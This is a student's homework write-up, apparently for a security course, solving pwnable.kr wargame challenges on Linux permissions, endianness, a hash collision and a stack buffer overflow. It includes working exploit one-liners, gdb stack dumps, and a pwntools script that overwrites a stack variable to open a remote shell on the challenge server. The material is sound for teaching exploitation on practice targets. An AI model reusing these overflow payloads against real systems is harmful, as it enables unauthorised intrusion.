

Rupeng Na 250884549

Question 1

1. 'col_pwn'. In linux, ls -l command will get the file list permissions.

```
-r-sr-x-- 1 col_pwn col 7341 Jun 11 2014 col
```

As we can see, it contains 7 part of information:

The first part: "-r-sr-x--" identifies the type of file and file permissions.

The second part: "1" is a pure number, indicating the number of file links.

Third part: "col_pwn" indicates the owner of the file.

Fourth part: "col" represents the group where the file belongs to.

Fifth part: "7341", represents the file size.

Sixth part: "Jun 11 2014", indicating the last modification time of the file.

Seventh part: "col" represents the file name.

2. 'col'. We need to mention the fourth part of file list permission. It shows the file belongs to which group. As we can see, only the file called 'col' belongs to the group col, so the answer is the file 'col'.
3. When a file with the SUID bit set is executed, the file will run as the owner, which means whoever executes the file has the privileges of the owner of the file.
4. The first character will show the file's type. If there is a '-' for that which means it is a regular file. Following part can be divided into 3 parts. The first set is user class, the second set is group class and the last set is the others class. Each set has three characters, the first character for the permission of reading, the second one for the permission of writing and the last one for the permission of execution. -r-sr-x-- shows us a regular file whose user class can read and execute, the group class has the read and execution permission and the others class don't have any permission. One thing we need to mention is that in the class of users, the third character is 's'. It means that the executable bit in SUID and owner permissions is set. For example, if someone executes this file, he will run as the owner.

Question 2

```
PS C:\Users\narup\Desktop> gcc test.c -o test
PS C:\Users\narup\Desktop> ./test
Here's your HINT
PS C:\Users\narup\Desktop>
```


1. As we can see the flag is HINT. The only thing we need to do is just compile it then run it.
2. Due to using Windows, the first thing I need to do is to install a C/C++ compiler. Add the folder path containing g++.exe to the computer's environment variables. Then we can use the command in Terminal to run the program. I set the program's name as 'test.c' then used gcc test.c -o test to compile the file. -o means output. 'test' is the output filename. './test' will be used to show the content of the file called 'test'.

Question 3

1. 0xDEADBEEF. 3735928559 is a decimal version, we need to convert it to hexadecimal. There's an easy way to do that. The only thing we need to do is divide the number by 16 and treat the division as a decimal version. Repeat it until the result is zero. Then write down all remainder as hexadecimal. The last step is to write all remainder as a sequence from the last to first.
- 2.

0x12345674	0x??
0x12345675	0x??
0x12345676	0x??
0x12345677	0x??
0x12345678	0xEF
0x12345679	0xBE
0x1234567a	0xAD
0x1234567b	0xDE

As the question said, the address starts from 0x12345678. The 0x12345674, 0x12345675, 0x12345676, 0x12345677 will be unknown. The value of them is 0x??. I have to look up what the little endian is first. It means the last bytes are stored before the front bytes. Due to the use of a little-endian format to store the integer, This will store integers starting with the least significant byte 0xEF at address 0x12345678 and ending with the most significant byte 0xDE at address 0x1234567b.



The flag is: ***daddy! I just managed to create a hash collision :)***

col@pwnable.kr's password:

```
[-r-sr-x--- 1 col_pwn col      7341 Jun 11  2014 col
[-rw-r--r-- 1 root    root      555 Jun 12  2014 col.c
[-r--r----- 1 col_pwn col_pwn   52 Jun 11  2014 flag
```

```
[col@pwnable:~$ id
uid=1005(col) gid=1005(col) groups=1005(col)
col@pwnable:~$
```

We are in the group col. There is an executable file 'col' and we have the permission for source file col.c. The first thing we need to do is open the source file: col.c by the command `cat col.c`

```

[col@pwnable:~$ cat col.c
#include <stdio.h>
#include <string.h>
unsigned long hashcode = 0x21DD09EC;
unsigned long check_password(const char* p){
    int* ip = (int*)p;
    int i;
    int res=0;
    for(i=0; i<5; i++){
        res += ip[i];
    }
    return res;
}

int main(int argc, char* argv[]){
    if(argc<2){
        printf("usage : %s [passcode]\n", argv[0]);
        return 0;
    }
    if(strlen(argv[1]) != 20){
        printf("passcode length should be 20 bytes\n");
        return 0;
    }

    if(hashcode == check_password( argv[1] )){
        system("/bin/cat flag");
        return 0;
    }
    else
        printf("wrong passcode.\n");
    return 0;
}

```

As can be seen from the above code:

1. argv[1] should be a 20-byte string.
2. To execute the cat flag branch, you need to pass the check_password(argv[1])==hashcode check.
3. The hashcode is a hard-coded value of 0x21DD09EC; in check_password, the 20-byte argv[1] is split into 5 int values and accumulated.

We only need to find a set of int[5], satisfying the cumulative sum of 0x21DD09EC. We need to consider whether it is little-endian or not. The most intuitive idea is that we set the first 16 bytes to 0x00, and the last 4 bytes are 0x21DD09EC. But the program starts to report an error.

```

[col@pwnable:~$ ./col `python -c "print '\x00\x00\x00\x00'*4 + '\xec\x09\xdd\x21'"`
passcode length should be 20 bytes

```

Later, I found that 0x00 is a truncation character. When the program reads argv[1], if it encounters 0x00, it will automatically truncate. As the professor mentioned in the tutorial: "This

is a null byte and denotes the end of the string. The program will read until it hits a null byte and stop."

Then I tried the 0x01 as the first 16 bytes, and the last 4 bytes will be:

$(0x21DD09EC - 0x01010101 * 4) = 0x1DD905E8$.

The string will look like: $0x01010101 * 4 + 0x1DD905E8$

However, in standard input, non-alphanumeric and symbolic ASCII characters are not easy to input. In fact, there is such a trick to deal with it by generating:

```
python -c "print '\x01\x01\x01\x01'*4 + '\x1d\xd9\x05\xe8'"
```

A python expression can take the resulting result as the argv[1] argument.

```
[col@pwnable:~$ ./col `python -c "print '\x01\x01\x01\x01'*4 + '\x1d\xd9\x05\xe8'"`  
wrong passcode._
```

Well, it seems like not a big-endian way. Then I try little-endian way:

```
col@pwnable:~$ ./col `python -c "print '\x01\x01\x01\x01'*4 + '\xe8\x05\xd9\x1d'"`  
daddy! I just managed to create a hash collision :)
```

It looks like a flag, then I put it back in the pwnable.kr. It shows me that is the correct answer.



After getting the answer, I was curious if other numbers could make up 0x21DD09EC. So I tried 0x02. Then the last four bytes are: 0x19d501e4.

```
[col@pwnable:~$ ./col `python -c "print '\x02\x02\x02\x02'*4 + '\xe4\x01\xd5\x19'"`  
daddy! I just managed to create a hash collision :)
```

It looks like it just needs to accumulate and satisfy the condition!

Question 5

The flag is daddy, I just pwned a buFFer :)

First, I check the tutorial that the professor provided to us. I need to download the files to my Mac(local machine), which can be done by the command 'wget'.

```
[AndyMacBook-Pro:test andyna$ wget http://pwnable.kr/bin/bof.c
--2022-02-04 15:00:40-- http://pwnable.kr/bin/bof.c
Resolving pwnable.kr (pwnable.kr)... 128.61.240.205
Connecting to pwnable.kr (pwnable.kr)|128.61.240.205|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 308 [text/x-csrc]
Saving to: 'bof.c'

bof.c                               100%[=====>]          308  --.-KB/s    in 0s

2022-02-04 15:00:41 (19.6 MB/s) - 'bof.c' saved [308/308]

[AndyMacBook-Pro:test andyna$ wget http://pwnable.kr/bin/bof
--2022-02-04 15:00:46-- http://pwnable.kr/bin/bof
Resolving pwnable.kr (pwnable.kr)... 128.61.240.205
Connecting to pwnable.kr (pwnable.kr)|128.61.240.205|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7348 (7.2K)
Saving to: 'bof'


bof                                100%[=====>]       7.18K  --.-KB/s    in 0s

2022-02-04 15:00:46 (250 MB/s) - 'bof' saved [7348/7348]
```

The bof is the executable file and the bof.c is the source file. I use cat to open the source file.

```
[AndyMacBook-Pro:test andyna$ cat bof.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
    char overflowme[32];
    printf("overflow me : ");
    gets(overflowme);    // smash me!
    if(key == 0xcafebabe){
        system("/bin/sh");
    }
    else{
        printf("Nah..\n");
    }
}
int main(int argc, char* argv[]){
    func(0xdeadbeef);
    return 0;
}
```

There are only two functions: main function and func(). In func(), it shows me that as long as key == 0xcafebabe, the local /bin/sh can be executed. The input key is 0xdeadbeef (in the main function), which we cannot change. However, in func(), there is an obvious stack overflow at gets(), overflowing the variable: 'overflowme'. We can use 'gets' to overflow the input parameter func(0xdeadbeef). In other words, our purpose is to overwrite the key variable, resulting in the permission to execute bash when the if loop is judged.



```
symbols from bof...
Loading symbols found in bof)
b func
```

As the tutorial said, we can use gdb to debug but I have never used it before. The first thing I need to do is to learn how to use GNU. I will add a breakpoint to func then run it. Use 'n' to keep the gdb run until the input comes out which means the 'gets' be called.


```

0x5655563b <func+15> xor     eax, eax
0x5655563d <func+17> mov     dword ptr [esp], 0x5655578c
0x56555644 <func+24> call    puts <puts>
0x56555649 <func+29> lea     eax, [ebp - 0x2c]
0x5655564c <func+32> mov     dword ptr [esp], eax
0x5655564f <func+35> call    gets <gets>
arg[0]: 0xffffd13c → 0x5655573a ( __do_global_ctors_aux+10) ← add     ebx, 0x18ba
arg[1]: 0x534
arg[2]: 0xa5
arg[3]: 0xf7fb2a80 ( __dso_handle) ← 0xf7fb2a80

0x56555654 <func+40> cmp     dword ptr [ebp + 8], 0xcafebabe
0x5655565b <func+47> jne     func+63 <func+63>

0x5655565d <func+49> mov     dword ptr [esp], 0x5655579b
0x56555664 <func+56> call    system <system>

0x56555669 <func+61> jmp     func+75 <func+75>
[ STACK ]
00:0000 | esp  0xffffd120 → 0xffffd13c → 0x5655573a ( __do_global_ctors_aux+10) ← add     ebx, 0x18ba
01:0004 |      0xffffd124 ← 0x534
02:0008 |      0xffffd128 ← 0xa5
03:000c |      0xffffd12c → 0xf7fb2a80 ( __dso_handle) ← 0xf7fb2a80
04:0010 |      0xffffd130 ← 0x0
05:0014 |      0xffffd134 → 0xf7fb4000 ( _GLOBAL_OFFSET_TABLE_ ) ← 0x1e9d6c
06:0018 |      0xffffd138 → 0xf7ffc7e0 ( _rtld_global_ro) ← 0x0
07:001c | eax  0xffffd13c → 0x5655573a ( __do_global_ctors_aux+10) ← add     ebx, 0x18ba
[ BACKTRACE ]
► f 0 5655564f func+35
f 1 5655569f main+21
f 2 f7de8ee5 __libc_start_main+245

```

Then I input a sentence 'AAAA'. It don't have any special meaning. It is just used to locate the memory location of the input. The address is 0xffffd13c. I found 'AAAA' in esp but I don't know what it is. The wiki shows me that the esp marks the lowest memory address of a Stack , ebp is the highest address.

```

[ STACK ]
00:0000 | esp  0xffffd120 → 0xffffd13c ← 'AAAA'
01:0004 |      0xffffd124 ← 0x534
02:0008 |      0xffffd128 ← 0xa5
03:000c |      0xffffd12c → 0xf7fb2a80 ( __dso_handle) ← 0xf7fb2a80
04:0010 |      0xffffd130 ← 0x0
05:0014 |      0xffffd134 → 0xf7fb4000 ( _GLOBAL_OFFSET_TABLE_ ) ← 0x1e9d6c
06:0018 |      0xffffd138 → 0xf7ffc7e0 ( _rtld_global_ro) ← 0x0
07:001c | eax  0xffffd13c ← 'AAAA'

```

Next step, I need to check the distance between the input address and the "deadbeaf". I use the command 'stack'. Everytime the program stops, the 'stack' commands for examining will let us see all of this information.

```

0xffffd130 ← 0x0
0xffffd134 → 0xf7fb4000 (_GLOBAL_OFFSET_TABLE_) ← 0x1e9d6c
0xffffd138 → 0xf7ffc7e0 (_rtld_global_ro) ← 0x0
eax 0xffffd13c ← 'AAAA'
edx 0xffffd140 → 0x56556100 (__init_array_start) ← 0xffffffff
0xffffd144 → 0xf7fb4000 (_GLOBAL_OFFSET_TABLE_) ← 0x1e9d6c
0xffffd148 ← 0x1
0xffffd14c → 0x5655549d (__init+41) ← add esp, 8
0xffffd150 → 0xf7fb43fc (__exit_funcs) → 0xf7fb5900 (initial) ← 0x0
0xffffd154 ← 0x40000
0xffffd158 → 0x56556ff4 ← 0x1f14
0xffffd15c ← 0xa298b800
0xffffd160 → 0x56556ff4 ← 0x1f14
0xffffd164 → 0xf7fb4000 (_GLOBAL_OFFSET_TABLE_) ← 0x1e9d6c
ebp 0xffffd168 → 0xffffd188 ← 0x0
0xffffd16c → 0x5655569f (main+21) ← mov eax, 0
0xffffd170 ← 0xdeadbeef

```

As we can see, the input at 0xffffd13c and the deadbeef at 0xffffd170. The distance between them can be calculated by: $0xffffd170 - 0xffffd13c = 34$. The important thing is that the 34 is in hexadecimal. When we use it to overload, it needs to be changed to decimal, which is 52.

Hex value:

$$ffffd170 - fffd13c = 34$$

Decimal value:

$$4294955376 - 4294955324 = 52$$

The last step, I write a script to implement the overflowme. The reason why I didn't write it directly in command like the tutorial way is that the python 3's syntax is different from python 2.7.

```

#!/user/bin/env python
from pwn import *

r = remote('pwnable.kr', 9000)

target_in = "A"*52 + "\xbe\xba\xfe\xca"

r.send(target_in)
r.interactive()

```

The variable 'r' is used to remote the pwnable.kr. We input 52 times A. Then I input the bytes corresponding to the target integer 0xcafebabe and we need to mention that the byte is stored as little-endian format. 0xcafebabe should be like xbe\xba\xfe\xca.


```

AndyMacBook-Pro:test andyna$ python test.py
[+] Opening connection to pwnable.kr on port 9000: Done
[+] Opening connection to pwnable.kr on port 9000: Done
/Users/andyna/Desktop/test/test.py:8: BytesWarning: Text is not bytes; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
  r.send(target_in)
[*] Switching to interactive mode
$

[+] Opening connection to pwnable.kr on port 9000: Done
/Users/andyna/Desktop/test/test.py:8: BytesWarning: Text is not bytes; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
  r.send(target_in)
[*] Switching to interactive mode
$

[+] Opening connection to pwnable.kr on port 9000: Done
/Users/andyna/Desktop/test/test.py:8: BytesWarning: Text is not bytes; assuming ISO-8859-1, no guarantees. See https://docs.pwntools.com/#bytes
  r.send(target_in)
[*] Switching to interactive mode
$ ls
$ whoami
bof
$ ls
bof
bof.c
flag
log
log2
super.pl
$ cat flag
daddy, I just pwned a buffer :)
$

```

Finally, run the script and cat the flag!

